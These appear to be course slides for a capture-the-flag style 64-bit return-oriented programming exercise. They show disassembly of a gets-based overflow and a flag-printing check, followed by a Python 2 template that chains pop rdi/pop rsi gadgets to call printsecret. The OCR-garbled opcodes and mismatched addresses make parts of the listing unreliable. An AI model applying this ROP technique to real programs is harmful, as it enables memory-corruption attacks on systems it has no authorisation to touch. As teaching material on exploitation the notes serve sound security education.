401306: bf 00 00 00 00 mov edi, 0x0
40130b: e8 fo fd ff ff call 401100 <exit@plt>

```

overflowret3 64-bit

Set RDI, RSI accordingly;

Set RIP to printsecret



```

01310 <vulfoo>:
401310: f3 of 1e fa endbr64
401314: 55 push rbp
401315: 48 89 e5 mov rbp, rsp
401318: 48 83 ec 10 sub rsp, 0x10
40131c: 48 8d 45 fa lea rax, [rbp-0x6]
401320: 48 89 c7 mov rdi, rax
401323: b8 00 00 00 00 mov eax, 0x0
401328: e8 b3 fd ff call 4010e0 <gets@plt>
40132d: b8 00 00 00 00 mov eax, 0x0
401332: c9 leave
401333: c3 ret

```


```

0000004012c7 <printsecret>:
4012c7: f3 of 1e fa endbr64
4012cb: 55 push rbp
4012cc: 48 89 e5 mov rbp, rsp
4012cf: 48 83 ec 10 sub rsp, 0x10
4012d3: 48 89 7d f8 mov QWORD PTR [rbp-0x8], rdi
4012d7: 48 89 75 fo mov QWORD PTR [rbp-0x10], rsi
4012db: 48 81 7d f8 78 56 34 cmp QWORD PTR
[rbp-0x8], 0x12345678
4012e2: 12
4012e3: 75 17 jne 4012fc <printsecret+0x35>
4012e5: b8 ef be ad de mov eax, 0xdeadbeef
4012ea: 48 39 45 fo cmp QWORD PTR [rbp-0x10], rax
4012ee: 75 0c jne 4012fc <printsecret+0x35>
4012f0: b8 00 00 00 00 mov eax, 0x0
4012f5: e8 fc fe ff call 4011f6 <print_flag>
4012fa: eb 0a jmp 401306 <printsecret+0x3f>
4012fc: bf 45 20 40 00 mov edi, 0x402045
401301: e8 9a fd ff call 4010a0 <puts@plt>
401306: bf 00 00 00 00 mov edi, 0x0
40130b: e8 fo fd ff call 401100 <exit@plt>

```

overflowret3 64-bit

Set RDI, RSI accordingly;
Set RIP to printsecret



Template

```
#!/usr/bin/env python2
```

```
# python template to generate ROP exploit
```

```
from struct import pack
```

```
p = ""
```

```
p += "A" * 14
```

```
p += pack('<Q', 0x00007fff7dcc72) # pop rdi ; ret
```

```
p += pack('<Q', 0x0000000012345678) #
```

```
p += pack('<Q', 0x00007fff7dcf04f) # pop rsi ; ret
```

```
p += pack('<Q', 0x00000000deadbeef) #
```

```
p += pack('<Q', 0x000000000040127a) # Address of printsecret
```

```
print p
```

